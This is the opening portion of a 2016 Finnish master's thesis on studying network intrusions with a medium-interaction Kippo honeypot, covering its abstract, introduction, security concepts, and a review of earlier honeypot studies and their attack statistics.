Simo Kemppainen

TIETOTURVALOUKKAUSTEN ANALYSOINTI HUNAJAPURKKIJÄRJESTELMÄN AVULLA

JYVÄSKYLÄN YLIOPISTO
TIETOJENKÄSITTELYTIETEIDEN LAITOS
2016

TIIVISTELMÄ

Kemppainen, Simo
Tietoturvaloukkausten analysointi hunajapurkkijärjestelmän avulla
Jyväskylä: Jyväskylän yliopisto, 2016, 71 s.
Tietojärjestelmätiede, pro gradu -tutkielma
Ohjaajat: Puuronen, Seppo ja Hämäläinen, Timo

Tutkielmassa vertailtiin tietoturvaloukkausten ja niiden yritysten tunnistamiseen kehitettyjä ohjelmistoja, joita käytetään parantamaan organisaatioiden tietoturvallisuutta. Tutkittiin, miten tietojärjestelmiin pyritään murtautumaan ja mitä murtautujat pyrkivät murretussa tietojärjestelmässä tekemään. Hunajapurkki on tähän tarkoitukseen suunniteltu, mielenkiintoinen, toisaalta myös hieman ristiriitainen työkalu, mikä voidaan toteuttaa suojaamaan tuotantojärjestelmiä tai toimimaan erillisenä tutkimuksen apuvälineenä. Hunajapurkki ottaa vastaan verkkohyökkäyksiä ja mahdollistaa murtautujan toiminnan tietojärjestelmässä siinä laajuudessa, kuin se halutaan mahdollistaa. Hunajapurkkeja käytettäessä nousee esille kuitenkin myös lainsäädännölliset ja eettiset ongelmat, minkä lisäksi se voi muodostaa teknisen riskin tuotantojärjestelmille. Väärin toimiva hunajapurkkijärjestelmä voi pahimmassa tapauksessa mahdollistaa pääsyn organisaation tietoverkkoon tai päätyä osaksi palvelunestohyökkäyksiä. Kun hunajapurkkia käytetään, sen toiminta ja valvonta on suunniteltava tarkkaan, myös lainsäädäntö ja eettiset seikat huomioiden. Tutkimus jakautui kahteen osaan: teoriaosiossa perehdyttiin hyökkäyksentunnistusjärjestelmiin, pääasiassa hunajapurkkijärjestelmiin – niiden teknisiin vaatimuksiin ja vaadittavaan osaamiseen, laillisuusnäkökulmiin sekä mahdollisiin ongelmiin järjestelmän käytössä. Kokeellisessa osassa asennettiin oma avoimeen lähdekoodiin perustuva, ns. keskitason vuorovaikutuksen hunajapurkkijärjestelmä. Sen avulla kerättiin mittava tutkimusaineisto, mistä päästiin tutkimaan hyökkääjien lähteitä ja heidän toimiaan järjestelmässä. Kerätty aineisto antoi mielenkiintoisen näkymän verkkohyökkäysten todellisuuteen: saatiin kartoitettua hyökkäysten määriä ja maantieteellisiä lähteitä, käytössä olleita murtautumismenetelmiä, murtautumiseen käytettyjä sanakirjoja sekä murtautujien järjestelmään syöttämiä komentoja. Tutkimuksessa paljastui hieman yllättäen, että murtautujat eivät juuri tavoitelleet murretun tietokoneen sisältöä, vaan tärkein tavoite oli yrittää saastuttaa se haittaohjelmin. Tässä tutkimuksessa tehdyt havainnot antavat pohjaa jatkotutkimuksille, esimerkiksi havaittujen automaattisten murtautumismenetelmien tai hunajapurkkiin ladattujen haittaohjelmien tutkimiseen.

Asiasanat: hakkerointi, tietomurto, tietoturva, verkkohyökkäykset

ABSTRACT

Kemppainen, Simo
Analysis of Network Security Violations with a Honeypot System
Jyväskylä: University of Jyväskylä, 2016, 71 p.
Information systems science, Master's Thesis
Supervisor(s): Puuronen, Seppo and Hämäläinen, Timo

This study compared software used to recognize security breaches and their attempts to improve organizations information security. It was examined how attackers try out to hack into system and what commands they execute after a successful login attempt. A honeypot system, as a main topic, is one of the most interesting but also controversial systems in field of network security. The main purposes of the system are to improve security of production systems and explore commands operated by the hackers. The system is ready for network attacks and allows black hat hackers to break in the system and tracks all commands given by the hacker. There are some legislative and ethical issues but also technical risks facing to the production systems. A faulty or misconfigured honeypot may offer a non-limited access to organization's network or generate a large amount of unwanted network traffic. If the honeypot system is deployed, the operation and monitoring should be planned carefully, including legislative and ethic requirements. The study is divided into two parts: a literature review concentrates to intrusion detection and protection systems, especially the honeypot systems, their technical and knowledge requirements, legislative perspectives and possible issues in production use. In a research part, a medium interaction, an open source honeypot system was deployed. The system gathered a significant amount of research data which enabled a great possibility to investigate sources of network attacks and hacker's actions in the system. The research gave an interesting view to reality of network attacks: attack sources, attack methods, username password dictionaries and input commands were resolved. It was discovered that hackers were not interested in computer itself, the main goal was to infect the system with malware programs. This study and the results enables a good basis for further researches, e.g. malware code or automated breaking method analysis.

Keywords: hacking, information security, network attacks, security breach

KIITOKSET

Suuret kiitokset Pardco Group Oy:lle, erityisesti Johannes Harjulle ja Ari Karhuselle, hunajapurkkiympäristön toteuttamisen mahdollisuudesta yrityksen konesaliympäristössä. Tällä mahdollistettiin aitoa tuotantojärjestelmää jäljittelevä koeasetelma, minkä avulla saatiin koottua mittava aineisto tähän tutkimukseen.

KUVIOT

TAULUKOT

SISÄLLYS

1 JOHDANTO

Informaatioteknologia on läsnä lähes kaikissa organisaatioissa ja ihmisten arjessa. Internetiä käyttäen hoidetaan suuri osa päivittäisistä rutiineista sekä ihmisten ja koneiden välisestä kommunikaatiosta. Suurin osa organisaatioiden informaatiosta sijaitsee tietojärjestelmissä, käyttäjien tietokoneilla sekä muilla päätelaitteilla, jotka ovat alttiita tietoturvaloukkauksille ja niiden yrityksille.

Tietojärjestelmien turvallinen ylläpito edellyttää ymmärrystä niiden toiminnasta sekä riskienhallinnasta. Verkossa julkaistavat palvelut ovat näkyvästi esillä ja ne ovat otollisia kohteita murtautumisyrityksille. Näiden järjestelmien suojaukseen luonnollisesti panostetaan paljon, mikä on myös pahantahtoisten hakkerien tiedossa. Organisaatioissa vähemmälle huomiolle voivat jäädä käyttäjien työasemat ja muut päätelaitteet, jotka voivat pahimmassa tapauksessa tarjota pääsyn organisaation verkkoon ja palveluihin, jos kyseisiin laitteisiin päästään käsiksi esimerkiksi haittaohjelmien avulla. CERT-raporttien mukaan jopa yli 70 % hyökkäyksistä saa alkunsa organisaation sisältä (Jain & Singh, 2011).

Tässä tutkimuksessa perehdyttiin hyökkäyksentunnistusjärjestelmiin, joiden tehtävänä on valvoa verkkoliikennettä ja pyrkiä havaitsemaan mahdollisia tietoturvaloukkauksia. Pääasiallinen tutkimuskohde oli hunajapurkkijärjestelmät, jotka paitsi tilastoivat hyökkäyksiä, myös mahdollistavat hunajapurkin hallitun murtautumisen järjestelmään. Hunajapurkin avulla voidaan nähdä, mistä hyökkäykset tulevat, kuinka paljon niitä tehdään, miten hyökkäykset toteutetaan ja mitä hyökkääjät murretussa järjestelmässä pyrkivät saamaan aikaan.

Tärkeimpiä asioita tutkimuksessa oli saada ymmärrys hunajapurkkijärjestelmien toiminnasta ja niihin liittyvistä ongelmista. Hunajapurkkien ylläpito vaatii teknistä osaamista ja ymmärrystä niihin liittyvistä riskeistä – väärin toimiva hunajapurkki voi olla riski muille järjestelmille tai aiheuttaa haittaa verkossa, osallistuen esimerkiksi palvelunestohyökkäyksiin. Oman kysymyksensä tuottavat myös hunajapurkkien lailliset ja eettiset näkökulmat. Koska hunajapurkit keräävät tietoa hyökkääjistä, täytyy ymmärtää, mitä toimia hyökkääjiä vastaan saa kohdistaa. On myös mahdollista, että hyökkäysten takana on henki-

löitä tai tahoja, joiden tietokoneita käytetään väärin, omistajien tietämättä asiasta mitään.

Tämä tutkimus toteutettiin konstruktiivisena tutkimuksena, jonka kokeellisessa osassa perustettiin oma ns. keskitason interaktion hunajapurkki, minkä avulla saatiin kerättyä mittava tutkimusaineisto verkkohyökkäyksistä ja toimista murtautumisen yhteydessä. Aineiston perusteella saatiin ymmärrys hyökkäysten lähteistä ja hyökkäysmenetelmistä, haitallisen verkkoliikenteen määrästä ja nähtiin, mitä murretussa tietojärjestelmässä pyrittiin tekemään. Aineisto sisälsi myös lukuisia haittaohjelmia, joiden toimintaa käytiin lävitse mahdollisuuksien mukaan. Hyökkäysten määrä osoittautui yllättävän suureksi, kun ottaa huomioon, ettei hunajapurkissa ollut mitään verkossa näkyvää järjestelmää - esimerkiksi www-sivustoa – eikä siihen ollut kytketty domain-nimeä. Hyökkäykset kohdistettiin vain tähän satunnaiseen IP-osoitteeseen.

Tutkimus alkaa perehtymällä hyökkäyksentunnistus- ja hunajapurkkijärjestelmiin liittyviin tutkimuksiin ja etenee oman hunajapurkin perustamiseen. Alussa käydään lävitse asennusvaiheet ja esitellään tiedonkeruutavat, minkä jälkeen esitellään tutkimusjakson aikana kerätty aineisto ja tehdään siitä huomioita ja päätelmiä. Tutkimuksessa paljastui mielenkiintoisia piirteitä hyökkääjistä ja heidän kiinnostuksen kohteistaan murrettuja tietojärjestelmiä kohtaan.

2 TUTKIMUKSEN TAUSTA

Internetin yleistymisen ja verkkoon kytkettyjen laitteiden lukumäärän kasvun vuoksi tietoturvallisuudesta huolehtiminen on yhä tärkeämpää. Internetiin kytkettyihin laitteisiin kohdistuu jatkuvasti verkkohyökkäyksiä, joten niiltä suojautuminen on tärkeää. On kuitenkin tärkeää myös ymmärtää, mitä vastaan suojaudutaan ja mitä mahdollisesti tapahtuu, jos järjestelmään päästään murtautumaan. Hunajapurkit lukeutuvat hyökkäyksentunnistusjärjestelmiin, joiden avulla voidaan tutkia verkkohyökkäyksiä, murtautumisyrityksiä ja tietomurtojen seurauksia. Tässä luvussa kuvataan tutkimuksen aihepiiri ja tutkimuksessa käytettävät keskeiset käsitteet. Lisäksi perehdytään kahteen aiempaan hunajapurkkitutkimukseen ja esitellään niiden tuottamaa tutkimusaineistoa.

2.1 Aihepiirin kuvaus

Internetin rooli on yhä keskeisemmässä osassa päivittäistä arkeamme, organisaatioiden tiedonhallintaa ja liiketoimintaa. Valtaosa kaikesta tiedonhallinnasta toteutetaan käyttämällä erilaisia verkkoon kytkettyjä ohjelmistoja. Ohjelmistojen ja niiden tuottaman datan suojaaminen edellyttää valvonta- ja suojaustoimia, koska niihin kohdistuu valtava määrä päivittäin erilaisia hyökkäysyrityksiä (Marchese, Surlinelli & Zappatore, 2010).

Internet-palvelujen (ja palvelimien) valvonta on erityisen tärkeää, mutta lukemattomia hyökkäysyrityksiä kohdistuu myös muihin verkkoon kytkettyihin tietokoneisiin ja laitteisiin. Hyökkääjät myös tietävät internetiin kytkettyjen järjestelmien olevan suojattuja ja valvottuja, joten on helpompaa yrittää murtautua tavallisten käyttäjien tietokoneisiin ja yrittää saada sitä kautta selville esimerkiksi käyttäjätunnuksia tietojärjestelmiin (Jain & Singh, 2011).

Oleellisia verkonvalvonnan ja suojauksen työkaluja ovat hyökkäyksentunnistus- ja hyökkäyksenestojärjestelmät (IDS- ja IPS-järjestelmät). Yksi tunnetuimmista hyökkäyksentunnistusjärjestelmistä on avoimen lähdekoodin Snort, joka valvoo ja tunnistaa käyttöjärjestelmään sisään tulevaa verkkoliikennettä,

pyrkii tunnistamaan haitallisen liikenteen ja ilmoittaa tästä ylläpitäjälle reaaliaikaisesti (Tiwari & Jain, 2012).

Hunajapurkki on yksi tehokas suojaus- ja valvontatapa muiden suojausjärjestelmien ohella. Hunajapurkkiin kohdistuvat hyökkäykset kirjataan lokeihin ja raportoidaan. Sen avulla voidaan esimerkiksi oppia hyökkääjän toiminnasta ja pyrkiä tunnistamaan hyökkääjän motiivit (Jain & Singh, 2011).

Ennen hunajapurkin perustamista on ymmärrettävä riskit ja määriteltävä tarkkaan, mitä hyökkääjä voi hunajapurkissa tehdä sekä kuinka sitä ylläpidetään ja valvotaan. Samalla täytyy tiedostaa, mitkä ovat omat lakisääteiset oikeudet seurata murtautujien toimintaa tai kohdistaa toimia niihin (Jain & Singh, 2011).

2.2 Keskeiset käsitteet

Hiekkalaatikko

Hiekkalaatikko (sandbox) on eristetty ajoympäristö, jossa voi ajaa turvattomiksi epäiltyjä ohjelmia turvallisesti. Ympäristöstä ei ole pääsyä järjestelmän ulkopuolelle eikä mahdollisesti haitallinen ohjelma pääse tekemään pysyviä muutoksia järjestelmään. (Geier, E., 2012).

Hunajapurkki

Hunajapurkki on järjestelmä, joka tarkoituksella altistetaan verkkohyökkäyksille. Järjestelmästä tehdään tarkoituksellisesti haavoittuva, joka päällisin puolin pyrkii antamaan murtautujalle vaikutelman, että on päässyt kiinni tuotantopalvelimeen tai organisaation tietoliikenneverkkoon (Jain & Singh, 2011).

Hunajapurkin tehtävä ja toiminta ovat tarkkaan määriteltyjä. Se voi toimia esimerkiksi SSH-, WWW- tai FTP-palvelimena. Sen pääasiallinen tarkoitus on suojata tuotantojärjestelmiä (production honeypot), tai olla tutkimuksen apuvälineenä (research honeypot) tutkittaessa murtautujien toimintaa ja tavoitteita. (Jain & Singh, 2011).

IDS

IDS (Intrusion Detection System), tunkeutumisen havaitsemisjärjestelmä, on ohjelmisto, jonka tehtävänä on valvoa tietoverkon liikennettä ja tunnistaa siitä merkkejä mahdollisista hyökkäysyrityksistä. IDS-järjestelmät toimivat sääntöjen pohjalta – ne esimerkiksi tutkivat poikkeamia normaaliksi luokitellun liikenteen seasta. IDS-järjestelmiksi voidaan luokitella myös lokien tutkimiseen tarkoitetut työkalut, tiedostojen eheystarkistustyökalut sekä hunajapurkit. (Baumrucker ym., 2003).

IoT (Internet of Things)

Internet of Things on yleisnimitys laitteille tai välineille, jotka ovat yhteydessä toisiinsa muodostaen laajan tiedonvälityksen infrastruktuurin. Nämä voivat perustua olemassa oleviin tai kehittyviin verkkoteknologioihin. Tyypillisesti laitteissa voidaan ajaa kehittyneitä ohjelmistoja mahdollistaen niiden monipuolisen käytön. (ITU-T Publications, 2016).

IPS

IPS (Intrusion Prevention System), hyökkäyksenestojärjestelmä, on ohjelmisto, jonka tehtävänä on estää verkkohyökkäys. Nämä järjestelmät katkaisevat aktiivisesti käyttäjien yhteyksiä ja estävät uusien yhteyksien avaamisen oletetun tunkeutujan verkko-osoitteesta. (Kumar & Sangwan, 2012).

Verkkohyökkäys

Verkkohyökkäys tarkoittaa pahantahtoisen käyttäjän toimia kohteena olevaan tietojärjestelmään tai tietoverkkoon käyttäen verkkoyhteyttä, yleensä internetyhteyttä. Tutkimuksissa on havaittu ainakin kolme erilaista hyökkäystyyppiä: käyttöoikeusrikkomukset, roskapostihyökkäykset sekä verkkoskannaukset. (Marchese, Surlinelli & Zappatore, 2010).

2.3 Tietoturvallisuuden avaintekijät

2.3.1 Tietoturvallisuus yleisesti

Tietoturvallisuutta voidaan määritellä seitsemän peruskäsitteen avulla: hallinnollinen tietoturvallisuus, henkilöstöturvallisuus, fyysinen turvallisuus, tietoliikenneturvallisuus, ohjelmistoturvallisuus, tietoaineistoturvallisuus ja käyttöturvallisuus. Käyn nämä lävitse lyhyesti, vaikka tutkimus keskittyykin tietoliikenneturvallisuuden ympärille.

Hallinnollinen tietoturvallisuus tarkoittaa organisaation hallinnollisia keinoja, joilla tähdätään tietoturvallisuuden parantamiseen. Keskeiset työkalut sen toteuttamiseksi ovat tietoturvasuunnitelma ja tietoturvapolitiikka. Tietoturvapolitiikkaan ei ole yhtä yhtenäistä mallia, vaan sen sisältö vaihtelee organisaatioittain. Yleensä se on lyhyehkö julkaisu, jossa kerrotaan organisaation kannalta oleelliset tietoturvallisuuteen liittyvät asiat sekä määritellään niiden osalta vastuulliset organisaation osat (kuten osastot tai palvelukeskukset) ja henkilöt. Esimerkiksi Turun yliopiston verkkosivuilla avoimesti julkaistu tietoturvapolitiikka (https://www.utu.fi/fi/yksikko/yliopistopalvelut/tietohallinto/tietoturva/Sivut/Tietoturvapolitiikka.aspx) käsittää seuraavat pääkohdat:

- Yleistä
  - Tietoturvallisuuden kolme ulottuvuutta
  - Tavoitteet
- Organisointi
  - Johtaminen ja valtuudet
  - Vastuut
- Tietoturvallisuuden toteuttaminen
  - Turvamekanismit
  - Ennakkosuunnittelu
- Viestintä

Tietoturvasuunnitelmaan kirjataan yksityiskohtaisesti kehittämiskohteet ja aikataulut sekä toimenpiteet tietoturvapolitiikassa määriteltyjen tavoitteiden saavuttamiseksi. (Sulosaari, 2004).

Henkilöstöturvallisuudella tarkoitetaan ihmisten, sekä oman organisaation henkilöstön, että ulkopuolisten henkilöiden, toiminnasta aiheutuvien tietoturvariskien hallintaa. Riskit voivat johtua joko tahallisesta toiminnasta, kuten anastuksista, kavalluksista, petoksista tai yritysvakoilusta tai tahattomasta toiminnasta, kuten osaamattomuudesta tai vahingoista. Henkilöstöturvallisuudessa keskeisiä asioita ovat toimintatavat, rekrytointi, toimenkuvat, käyttöoikeudet, koulutus, opastaminen ja valvonta. Kriittisissä tehtävissä on lisäksi tärkeää, että useammalla kuin yhdellä henkilöllä on tehtävää koskeva tieto ja osaaminen. (Sulosaari, 2004).

Fyysinen turvallisuus käsittää toimitilojen ja käyttöympäristöjen asianmukaisen suojaamisen mm. lukituksilla, kulunvalvonnalla ja vartioinnilla. Lisäksi on oleellista suojata tärkeät tilat myös mahdollisia ympäristövahinkoja ajatellen, kuten tulipaloa tai vesivahinkoa varten. (Sulosaari, 2004).

Tietoliikenneturvallisuudella tarkoitetaan siirrettävän tiedon ja tietoa siirtävien laitteiden fyysistä turvallisuutta. Tietoliikenneturvallisuuden avulla pyritään varmistamaan tietojen muuttumattomuus, luottamuksellisuus ja todentamaan lähettävät ja vastaanottavat osapuolet. Tietoliikenneturvallisuudessa huomioidaan käytettävät tiedonsiirtoteknologiat (laitteistot, protokollat, tietoturvaohjelmistot, salaukset jne.) Organisaatiot eroavat tyypillisesti toisistaan sekä käytössä olevien teknologioiden, että tietoturvallisuuteen suhtautumisensa osalta. (Sulosaari, 2004).

Ohjelmistoturvallisuus käsittää ohjelmistoihin ja käyttöjärjestelmiin liittyvää turvallisuutta. Siihen vaikuttavat mm. tietokonearkkitehtuurit, käyttöjärjestelmät, ohjelmistojen kääntäjät, sovellukset sekä mahdolliset haittaohjelmat ja virukset. Lisäksi ohjelmistoissa olevat ohjelmointivirheet (”bugit”) voivat aiheuttaa tietoturvauhkia. Ohjelmistojen tietoturvavaatimukset on ehdottomasti otettava huomioon jo suunnittelu- tai hankintavaiheessa, koska tietoturvaominaisuuksien parantaminen jälkikäteen voi olla hyvin hankalaa ja kallista. Räätälöityihin tietojärjestelmiin on usein päädytty sen vuoksi, että monet valmisohjelmistot eivät sisällä organisaation kannalta oleellisia ominaisuuksia tai niiden tietoturvallisuus ei ole vaaditulla tasolla. (Sulosaari, 2004).

Tietoaineistoturvallisuudessa keskeistä on suojata käsiteltävä tieto eli turvata sen eheys, muuttumattomuus, aitous, saatavuus ja luottamuksellisuus. Tietoaineistoturvallisuuteen liittyy myös tietovälineiden tunnistaminen, tiedon turvallisuusluokitukset, tiedon säilyttäminen, varmistaminen ja lopulta tarpeettoman tiedon tuhoaminen. Tiedon turvaluokittelussa tärkeä yksityiskohta on huomioida myös turvaluokituksen muuttuminen ajan kuluessa, esimerkiksi salainen tieto voi aikanaan muuttua julkiseksi. (Sulosaari, 2004).

Käyttöturvallisuus tarkoittaa turvallisen käyttötavan, käyttöympäristön, tapahtumien valvonnan ja toiminnan jatkuvuuden hallintaa. Turvallinen käyttötapa edellyttää järjestelmien asennukselta ja ylläpidolta organisaation tietoturvasuunnitelman mukaista toimintaa. Turvallinen käyttöympäristö muodostuu tietojärjestelmien ja laitteistojen turvallisuuden ylläpidosta. Tapahtumien valvonta toteutetaan tyypillisesti kirjaamalla järjestelmien tapahtumia lokeihin ja seuraamalla niitä aktiivisesti. Jatkuvuuden hallintaa toteutetaan laatimalla jatkuvuussuunnitelma sekä siihen liittyviä muita dokumentteja, kuten toipumissuunnitelma, kuvaus pääsynvalvonnan toteutuksesta, kuvaus lokitiedostojen sijainneista sekä kuvaukset muista suojaustoimenpiteistä. (Sulosaari, 2004).

2.3.2 Verkko- ja internet-turvallisuus

Internet on keskeisessä osassa päivittäistä arkeamme ja kaikkea liiketoimintaa. Valtaosa kaikesta organisaatioiden tietojen hallinnasta suoritetaan käyttäen erilaisia verkkoon kytkettyjä ohjelmistoja. Näiden ohjelmistojen ja niiden tuottaman informaation suojaaminen edellyttää valvontatoimia, koska niihin kohdistuu valtava määrä erilaisia hyökkäysyrityksiä joka päivä (Marchese, Surlinelli & Zappatore, 2010).

Valvonta on erityisen tärkeää julkisessa verkossa olevien palvelujen osalta, mutta hyökkäysyrityksiä kohdistuu paljon myös muihin verkkoihin sekä niihin kytkettyihin tietokoneisiin ja laitteisiin. Todellisuudessa hyökkääjät tietävät internetiin kytkettyjen järjestelmien olevan suojattuja ja valvottuja, joten on helpompaa yrittää murtautua tavallisten käyttäjien tietokoneisiin ja yrittää saada sitä kautta selville esimerkiksi käyttäjätunnuksia tietojärjestelmiin (Jain & Singh, 2011).

Oleellisia verkonvalvonnan ja suojauksen työkaluja ovat hyökkäyksentunnistus- (IDS) ja hyökkäyksenestojärjestelmät (IPS). Yksi tunnetuimmista hyökkäyksentunnistus- ja estojärjestelmistä on avoimen lähdekoodin Snort, joka valvoo ja tunnistaa käyttöjärjestelmään sisääntulevaa verkkoliikennettä ja pyrkii tunnistamaan haitallisen liikenteen sen seasta ja ilmoittaa tästä ylläpitäjälle reaaliaikaisesti (Tiwari & Jain, 2012).

Hunajapurkki on yksi tehokas suojaus- ja valvontatapa muiden suojausjärjestelmien ohella. Se on järjestelmä, johon murtautuminen on mahdollista, samalla se suojaa todellisia tuotantokäytössä olevia järjestelmiä. Hunajapurkkiin kohdistuvat hyökkäykset raportoidaan ja kaikesta siellä tehtävästä toiminnasta jää jälki. Sen avulla voidaan esimerkiksi oppia hyökkääjän toiminnasta ja pyrkiä tunnistamaan hyökkääjän motiivieja. (Jain & Singh, 2011).

Tietoja keräävät hunajapurkit ja muut IDS-järjestelmät eivät kuitenkaan yksin riitä selvittämään, ketkä ovat hyökkäysten takana ja minkälainen tekninen infrastruktuuri hyökkääjillä on käytössään. Yksi ratkaisu tähän voisi olla maailmanlaajuinen IDS-järjestelmien verkko ja yhteistyö, jonka avulla saataisiin keskitetysti kerättyä tietoa ympäri maailmaa tapahtuvista verkkohyökkäyksistä. Tällaisen koordinoidun yhteistyön ja yhteisten välineiden avulla voitaisiin tutkia, kuinka suureen tietokoneiden joukkoon kyseinen hyökkäys kohdistuu, koska se on alkanut, koska se on havaittu viimeksi, millaisilla menetelmillä hyökkäys toteutettiin ja millaisia haittaohjelmia asennettiin. Tällaisia työkaluja on tarjolla mm. yhdysvaltalaisella Anomali-yrityksellä, joka esitteli ajatuksia tällaisesta toiminnasta CERT-organisaation järjestämässä tilannetietoista kyberturvallisuutta käsittelevässä FloCon 2016 -konferenssissa. (Trost, 2016).

2.4 Tutkimuksen motiivit

Tietoturvallisuus ja verkkohyökkäykset ovat hyvin ajankohtaisia aiheita ja ovat jatkuvan uutisoinnin kohteena. Samalla kun kasvava osa yritysten ja organisaatioiden toiminnasta on tietojärjestelmien varassa, myös niiden kiinnostavuus pahantahtoisten käyttäjien keskuudessa kasvaa.


Internetiin suoraan tai välillisesti liitetyt tietojärjestelmät sekä yksittäiset tietokoneet ovat alttiina erilaisille tietoturvaloukkauksille. Mitä enemmän palveluita tarjotaan internetin välityksellä, sitä enemmän ne kohtaavat jatkuvia tietoturvaloukkauksia ja niiden yrityksiä. Myös yksittäisten käyttäjien tietokoneet ovat kiinnostavia kohteita, koska niistä voi löytyä esimerkiksi käyttäjätietoja, joiden avulla voidaan päästä murtautumaan muihin tietojärjestelmiin.

IoT-laitteiden (Internet of Things) määrä kasvaa jatkuvasti, minkä lisäksi niiden suojaus on vaikeampaa kuin perinteisten tietokoneiden tai tietojärjestelmien. Niitä murretaan jatkuvasti ja niitä käytetään mm. osana hajautettuja palvelunestohyökkäyksiä. Tällaisten laitteiden suojaaminen edellyttää tietoa laitteiden teknisistä toteutuksista sekä murtautujien käyttämistä murtautumismenetelmistä.

2.5 Aikaisemmin tehdyt tutkimukset

Aikaisempia tutkimuksia hunajapurkkijärjestelmistä on toistaiseksi tehty suhteellisen vähän, vaikka hunajapurkkijärjestelmän idea ei ole kovin uusi. Hunajapurkkeja on käytetty järjestelmien suojaamiseen ja tietoturvatutkimuksiin suunnilleen vuodesta 2000 alkaen (Marchese, Surlinelli & Zappatore, 2010). Muutamia tutkimuksia kuitenkin löytyy, joita käytetään tämän tutkimuksen lähteinä.

Marchese, Surlinelli ja Zappatore (2010) perustivat tutkimuksessaan Honeywall- ja Honeyd-ohjelmistojen avulla honeynet-hunajapurkkiympäristön University of Cenoa -yliopistossa, johon sijoitettiin kolme fyysistä palvelinta. Tietokoneissa käytettiin Windows- ja Linux-käyttöjärjestelmiä sekä molemmissa koneissa näytettiin ajavan käyttöjärjestelmiin tyypillisesti asennettavia verkkopalveluita. Kolmas tietokone toimi palomuurina, jossa ajettiin Honeywall-ohjelmistoa. Järjestelmät olivat käytössä neljä kuukautta, minkä aikana ne keräsivät merkittävän määrän tutkimusaineistoa. Kuvio 1 näyttää eri maiden osuudet verkkohyökkäyksistä, joita kertyi yhteensä 905 649 kappaletta 10 156 eri IP-osoitteesta. (Marchese, Surlinelli & Zappatore, 2010).



Kuvio 1. Eri maiden osuus verkkohyökkäyksistä (Marchese, Surlinelli & Zappatore, 2010).


Koska tutkimusjakso oli pidempi ja käytössä olleet hunajapurkit tarjosivat myös useita näennäisiä verkkopalveluita, oli kyseinen tutkimus tätä tutkimusta laajempi. Kuitenkin vuonna 2010 tehty tutkimus antaa hyvin samanlaisia tuloksia kuin tämä vuonna 2016 toteutettu tutkimus – SSH-yhteyksien osuus n. 60 % kaikista avatuista yhteyksistä. Tämän lisäksi selvisi, että käytetyt käyttäjätunnus-salasanaparit olivat pääasiassa samoja, mitä tässä tutkimuksessa käytetty hunajapurkki keräsi (ks. kappale 9). (Marchese, Surlinelli & Zappatore, 2010).

Toinen mielenkiintoinen tutkimus oli Yahyaouin (2014) toteuttama tutkimus Kippo-hunajapurkkijärjestelmää käyttäen, joka on sama ohjelmisto, mitä käytetään tässä tutkimuksessa. Kyseinen hunajapurkki oli käytössä ajalla 6.2.2014 – 17.7.2014, minkä aikana se keräsi 369 538 kirjautumisyritystä 1 039 yksittäisestä IP-osoitteesta, keskimäärin 2 160 kirjautumisyritystä vuorokaudessa. Käyttäjätunnus-salasanaparit olivat myös tässä tutkimuksessa paljolti samoja kuin Marchesen, Surlinellin ja Zappatoren (2010), sekä tässä tutkimuksessa. Kuviossa 2 on esitetty IP-osoitteiden jakautuminen RIR-alueittain (Regional Internet Registry). (Yahyaoui, 2014).

RIR-organisaatioita on viisi:

- American Registry for Internet Numbers (ARIN): Pohjois-Amerikka
- RIPE Network Coordination Centre (RIPE NCC): Eurooppa
- Asia-Pacific Network Information Centre (APNIC): Aasia
- Latin American and Caribbean Internet Addresses Registry (LACNIC): Latinalainen amerikka ja Karibia
- African Network Information Centre (AfriNIC): Afrikka

(IANA, 2016).



Kuvio 2. Eri RIR-alueiden osuus verkkohyökkäyksistä (Yahyaoui, 2014).

3 TUTKIMUKSEN TAVOITTEET

Tässä kappaleessa käsitellään tutkimuksen aihepiiri, käytettävät tutkimusmenetelmät ja odotetut tulokset. Tutkimus toteutetaan konstruktiivisena tutkimuksena, jossa perehdytään hunajapurkkien ominaisuuksiin sekä perustetaan oma hunajapurkkijärjestelmä.

3.1 Aihepiirin rajaus ja tutkimusongelma

